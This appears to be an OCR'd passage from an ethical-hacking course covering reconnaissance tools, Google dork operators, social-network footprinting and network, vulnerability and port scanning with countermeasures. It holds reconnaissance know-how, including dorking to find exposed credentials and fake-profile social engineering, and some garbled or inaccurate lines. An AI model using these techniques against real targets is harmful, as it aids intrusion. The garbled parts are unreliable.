                <span class="status-reason">Bad Request</span>
            </section>

            <section class="contact-info">
                Please forward this error screen to server.vvitguntur.com's <a href="mailto:root@server.vvitguntur.com?subject=Error message [400] (none) for (none) port 80 on Tuesday, 06-Sep-2022 11:12:56 MDT"
> WebMaster</a>.
            </section>

            <p class="reason-text">Your browser sent a request that this server could not understand:</p>
        </div>
        <section class="additional-info">
            <div class="container">
                <div class="additional-info-items">
                    <ul>
                        <li>
                            <img src="/img-sys/server_misconfigured.png" class="info-image" />
                            <div class="info-heading">
                                (none) (port 80)
                            </div>
                        </li>
                        <li class="info-server"></li>
                    </ul>
                </div>
            </div>
        </section>
        <footer>
            <div class="container">
                <a href="http://cpanel.com/?utm_source=cpanelwhm&utm_medium=cplogo&utm_content=logolink&utm_campaign=400referral" target="cpanel" title="cPanel, Inc.">
                    <img src="/img-sys/powered_by_cpanel.svg" height="20" alt="cPanel, Inc." />
                    <div class="copyright">Copyright © 2016 cPanel, Inc.</div>
                </a>
            </div>
        </footer>
    </body>
</html>
Connection closed by foreign host.
```

Whatweb:

- It is an inbuilt tool in kali Linux.
- It is used to know what kind of technologies, services, and versions the domain is using.


Wappalyzer:

- It is used to know what kind of technologies, services, and versions the domain is using.
- This extension is available for both chrome and Firefox.



robots.txt

- It's used to give instructions to web robots, such as search engine crawlers,
- It about locations within the web site that robots are allowed or not, to crawl and index.



Wafw00f:

- It's an inbuilt tool available in kali Linux.

- It Identify whether the firewall is present on website or not.it will give information about which firewall is present on the website.

WEBCRAWLER:

- every search engine has crawlers.
- Crawlers scan each and every site uploaded in the website.
- If the crawl is happened then the website is available in search engine.
- If the crawl is not happened then the website is not available in search engine.
- If there is some sensitive information in the website then crawler will not take care it and
- Index it which a problem.


Prevention

Always use robot.txt to avoid crawls the sensitive information

Wayback machine:


Wayback Machine archives information available on the WWW (World Wide Web). It is widely used by researchers and historians to preserve digital artifacts. However, Wayback Machine has some limitations like it is very slow and unresponsive on many crawlable websites.


The Wayback Machine allows users to capture images of current websites, and to archive in for future use. Users can also search for the archived websites.



HTTP TRACKER

- It allow you to download website from internet into a local directory, getting html ,images and other files from the server to your computer.
- Simply open a page of the “mirrored” website in your browser, and you can browse the site.
- You can read any website in offline without internet.


WinHTTrack Website Copier - [angularjs.whtt]
File Preferences Mirror Log Window Help
Local Disk <C:>
data
HARI -full stack developme
hari python
Intel
My Web Sites
angular js tutorial
angular js tutorial.whtt
backblue.gif
fade.gif
index.html
PerfLogs
Program Files
Program Files (x86)
Python310
Users
VARSHA
Vidhyanagar
vs code editior
Windows
Local Disk <D:>
DVD RW Drive <F:>
- Mirroring Mode -
Enter address(es) in URL box
Action:
Download web site(s)
Web Addresses: (URL)
Add URL...
https://www.w3schools.com/angular/default.asp
URL list (.txt):
Preferences and mirror options:
Set options...
< Back
Next >
Cancel
Help
Ready
Type here to search


Site mirroring in progress [2/11 (+9), 971195 bytes] - [angularjs.whtt]
File Preferences Mirror Log Window Help
Local Disk <C:>
data
HARI -full stack developme
hari python
Intel
My Web Sites
angular js tutorial
angular js tutorial.whtt
backblue.gif
fade.gif
index.html
PerfLogs
Program Files
Program Files (x86)
Python310
Users
VARSHA
Vidhyanagar
vs code editior
Windows
Local Disk <D:>
DVD RW Drive <F:>
In progress:
Parsing HTML file..
Information
Bytes saved:
948.43KiB
Time:
5s
Transfer rate:
64.96KiB/s (38.55KiB/s)
Active connections:
none
Links scanned:
2/11 (+9)
Files written:
9
Files updated:
0
Errors:
0
Actions:
scanning
SKIP
< Back
Next >
Cancel
Help
Ready
Type here to search

ONLINE LOCAL

Crawling a site using HTTrack

2.9-Footprinting Using GHDB:

- It is the process of creating search queries to extract hidden information or sensitive information with the help of Google operators.
- Some google operators are inurl: , site: intitle: ,filetype: ,intext:
- It collects the compromised passwords, default credentials, competitor information, information related to a particular topic etc.

Basic Terminologies:

1.inurl:it displays the results that matched your keyword.

Example: inurl:tesla.com

2.site: it displays the specificized website only.

Example: site: https://en.wikipedia.org

3.intext: To find a specific text from a webpage

Example: intext: hacker

4.intitle: the title of the page contains the specified search term.

Example: intitle: hacking

5.filetype: it displays the specified file type

Example: filetype:pdf

6.Link: which searches for all links to a site or URL

Example: link:"example.com"

7.cache: which displays Google's cached copy of a page

Example cache:yeahhub.com

8.info: which displays summary information about a page

Example info:www.example.com

Advantages Of Google Dorks:


1.content filtering

2.finding the vulnerabilities sites


3.extracting the sensitive information

Content filtering:

It is used when we want to filter out the documents based on the URL's text, as we know that HTML pages have those keywords in the URL that define the whole document.



With dork




Without dork

Notice the results with dork we have got 8,580 results and without dork we have got 4,69,000 results for our search so by using dorks we have filtered out the useless content.

Finding The Vulnerabilities Sites:

To find out the key vulnerability and configuration issues, that gives the way to the attacker to enter into system



2.10-Footprinting Through Social Networking Sites:

- It is used to gather sensitive information from social networking websites such as Facebook, LinkedIn, Twitter, Pinterest, Google, etc.
- Attacker create fake profiles through these social networking sites to get their target and extract vulnerable information.

- Employees may post personal information such as date of birth, educational and employment backgrounds, spouses names, etc. and information about their company such as potential clients and business partners, trade secrets of business, websites, company's upcoming news, mergers, acquisitions, etc.
- Attackers collect information about employee's interests by tracking their groups and then trick the employee to reveal more information.

2.11-Competitive Intelligence:

- It collects the information of any competitor by using different resources.
- These resources include the internet, which can gather details through the company's website, online available databases, the company's annual reports, and more.
- It is an essential component to developing a business strategy.
- Example: startups, Airline tickets
- It can be grouped into two types

1. tactical
2. strategic

1.Tactical intelligence

It's shorter-term and seeks to provide input into issues such as capturing market share or increasing revenues.

2.Strategic intelligence It focuses on longer-term issues, such as key risks and opportunities facing the enterprise.

CHAPTER-3.SCANNING

3.1-WHAT IS SCANNING:

Scanning is referred to gathering intelligence from the system it is mainly used for network system auditing system maintenance also for performing attacks by hackers. Scanning is one of the sequential

steps carried out in the phase of VAPT. The main goal of scanning is to find the loop holes from the data collected about the target.

3.2-TYPES OF SCANNING:

As scanning involves in different areas it is further classified into three types.

- NETWORK SCANNING
- VULNERABILITY SCANNING
- PORT SCANNING NETWORK SCANNING:

Network scanning is a procedure for identifying active devices on a network by employing a feature or features in the network protocol to signal devices and await a response. Most network scanning today is used in monitoring and management, but scanning can also be used to identify network elements or users for attacks. The specific protocol features used in scanning depends on the network, but for IP networks scanning normally sends a simple message (a ping for example) to each possible IP address in a specified range, and then uses another protocol to obtain data on the devices if a response to the ping is received.

When used by monitoring and management systems, scanning is used to identify current network users, determine the state of systems and devices, and take an inventory of network elements. Often an inventory of devices is compared against a list of expected devices as a measure of health. All these are legitimate management functions and are used routinely by network administrators.


Scanning used by attackers relies on the same tools and protocols as monitoring/management scanning. An attacker would normally first obtain the IP address range assigned to a company using the domain name system (DNS) or the WHOIS protocol. Addresses within that address range would then be scanned looking for servers, their operating systems, the system architecture, and the services running on each. The attacker can then attempt to breach the target systems and applications .
Objectives of Network Scanning:

- To discover live hosts, IP address, and open ports of live hosts
- To discover operating systems and system architecture
- To discover services running on hosts
- To discover vulnerabilities in live hosts

Network Vulnerability Scanners

- MBSA (Microsoft Baseline Security Analyzer)

- OpenVAS
- Nexpose



Counter measures from network scanning

- firewalls. This forces attackers to use full-blown TCP port scans against all of your IP addresses to map your network correctly.
- Filter all outbound ICMP type 3 unreachable messages at border routers and firewalls to prevent UDP port scanning and firewalking from being effective.
- Consider configuring Internet firewalls so that they can identify port scans and throttle the connections accordingly. You can configure commercial firewall appliances (such as those from Check Point, NetScreen, and WatchGuard) to prevent fast port scans and SYN floods being launched against your networks. On the open-source side, there are many tools such as port entry that can identify port scans and drop all packets from the source IP address for a given period of time.
- Assess the way that your network firewall and IDS devices handle fragmented IP packets by using fragtest and fragroute when performing scanning and probing exercises. Some devices crash or fail under conditions in which high volumes of fragmented packets are being processed.
- Ensure that your routing and filtering mechanisms (both firewalls and routers) can't be bypassed using specific source ports or source-routing techniques.
- If you house publicly accessible FTP services, ensure that your firewalls aren't vulnerable to stateful circumvention attacks relating to malformed PORT and PASV commands.
- If a commercial firewall is in use, ensure the following:
    - The latest service pack is installed.
    - Antispoofing rules have been correctly defined, so that the device doesn't accept packets with private spoofed source addresses on its external interfaces.
    - Fastmode services aren't used in Check Point Firewall-1 environments.
- Investigate using inbound proxy servers in your environment if you require a high level of security. A proxy server will not forward fragmented or malformed packets, so it isn't possible to launch FIN scanning or other stealth methods.

- Be aware of your own network configuration and its publicly accessible ports by launching TCP and UDP port scans along with ICMP probes against your own IP address space. It is surprising how many large companies still don't properly undertake even simple port-scanning exercises.

Vulnerability Scanning:

Vulnerability scanning, also commonly known as ‘vuln scan,' is an automated process of proactively identifying network, application, and security vulnerabilities. Vulnerability scanning is typically performed by the IT department of an organization or a third-party security service provider. This scan is also performed by attackers who try to find points of entry into your network.
The scanning process includes detecting and classifying system weaknesses in networks, communications equipment, and computers. In addition to identifying security holes, the vulnerability scans also predict how effective countermeasures are in case of a threat or attack.
A vulnerability scanning service uses piece of software running from the standpoint of the person or organization inspecting the attack surface in question. The vulnerability scanner uses a database to compare details about the target attack surface. The database references known flaws, coding bugs, packet construction anomalies, default configurations, and potential paths to sensitive data that can be exploited by attackers.

After the software checks for possible vulnerabilities in any devices within the scope of the engagement, the scan generates a report. The findings in the report can then be analyzed and interpreted in order to identify opportunities for an organization to improve their security posture.


In short it identifies vulnerabilities and weaknesses of a system and network in order to determine how a system can be exploited.

Network vulnerabilities

- Open ports and running services
- Application and services vulnerabilities
- Application and services configuration errors

Vulnerability Scanning Tool: NESSUS

- Nessus is the vulnerability and configuration assessment product.



Defense methods against malicious vulnerability scanning:

Hardening the security of your website infrastructure and network devices.

Disabling technology and features that you no longer use or that are insecure.

Enabling IPS/IDS on your network to detect scanning technology signatures.

Patching systems and components as soon as the manufacturer releases an update.

Performing vulnerability scanning and penetration testing to identify security holes.

PROS OF VULNERABILITY SCANNING	CONS OF VULNERABILITY SCANNING
Quick, high-level look at possible vulnerabilities	False positives
Very affordable compared to penetration testing	Businesses must manually check each vulnerability before testing again
Automatic (can be automated to run weekly, monthly, quarterly)	Does not confirm a vulnerability is possible to exploit

PORT SCANNING:

A port scan is a common technique hackers use to discover open doors or weak points in a network. A port scan attack helps cyber criminals find open ports and figure out whether they are receiving or sending data. It can also reveal whether active security devices like firewalls are being used by an organization.

Port scanning can provide information such as:

1. Services that are running
2. Users who own services
3. Whether anonymous logins are allowed
4. Which network services require authentication

How to Prevent Port Scan Attacks

Port scanning is a popular method cyber criminals use to search for vulnerable servers. They often use it to discover organizations' security levels, determine whether businesses have effective firewalls, and detect vulnerable networks or servers. Some TCP methods also enable attackers to hide their location.

Cyber criminals search through networks to assess how ports react, which enables them to understand the business's security levels and the systems they deploy.


Preventing a port scan attack is reliant on having effective, updated threat intelligence that is in line with the evolving threat landscape. Businesses also require strong security software, port scanning tools, and security alerts that monitor ports and prevent malicious actors from reaching their network. Useful tools include IP scanning, Nmap, and Netcat.

Other defense mechanisms include:

A strong firewall: A firewall can prevent unauthorized access to a business's private network. It controls ports and their visibility, as well as detects when a port scan is in progress before shutting it down.

TCP wrappers: These enable administrators to have the flexibility to permit or deny access to servers based on IP addresses and domain names.

Uncover network holes: Businesses can use a port checker or port scanner to determine whether more ports are open than required. They need to regularly check their systems to report potential weak points or vulnerabilities that could be exploited by an attacker.



Port Scanning Tool: NMAP/ZENMAP

- NMAP is a command line interface for scanning
- ZENMAP is a graphical user interface which serves scanning

3.3-What is TCP, TCP Flags & UDP:


What is TCP???

TCP stands for Transmission Control Protocol. It is a transport layer protocol that facilitates the transmission of packets from source to destination. It is a connection-oriented protocol that means it establishes the connection prior to the communication that occurs between the computing devices in a network. This protocol is used with an IP protocol, so together, they are referred to as a TCP/IP..

The main functionality of the TCP is to take the data from the application layer. Then it divides the data into a several packets, provides numbering to these packets, and finally transmits these packets to the destination. The TCP, on the other side, will reassemble the packets and transmits them to the application layer. As we know that TCP is a connection-oriented protocol, so the connection will remain established until the communication is not completed between the sender and the receiver.


Need of Transport Control Protocol

In the layered architecture of a network model, the whole task is divided into smaller tasks. Each task is assigned to a particular layer that processes the task. In the TCP/IP model, five layers are application layer, transport layer, network layer, data link layer, and physical layer. The transport layer has a critical role in providing end-to-end communication to the directly application processes. It creates 65,000 ports so that the multiple applications can be accessed at the same time. It takes the data from the upper layer, and it divides the data into smaller packets and then transmits them to the network layer.




Working of TCP

In TCP, the connection is established by using three-way handshaking. The client sends the segment with its sequence number. The server, in return, sends its segment with its own sequence number as well as the acknowledgement sequence, which is one more than the client sequence number. When the client receives the acknowledgment of its segment, then it sends the acknowledgment to the server. In this way, the connection is established between the client and the server.



TCP 3-Way Handshake Process:

TCP provides reliable communication with something called Positive Acknowledgement with Re-transmission (PAR). The Protocol Data Unit (PDU) of the transport layer is called a segment. Now a device using PAR resend the data unit until it receives an acknowledgement. If the data unit received at the receiver's end is damaged (It checks the data with checksum functionality of the transport layer that is used for Error Detection), the receiver discards the segment. So, the sender has to resend the data unit for which positive acknowledgement is not received. You can realize from the above mechanism that three segments are exchanged between sender(client) and receiver(server) for a reliable TCP connection to get established. This is how this mechanism works.



3-way hand shake

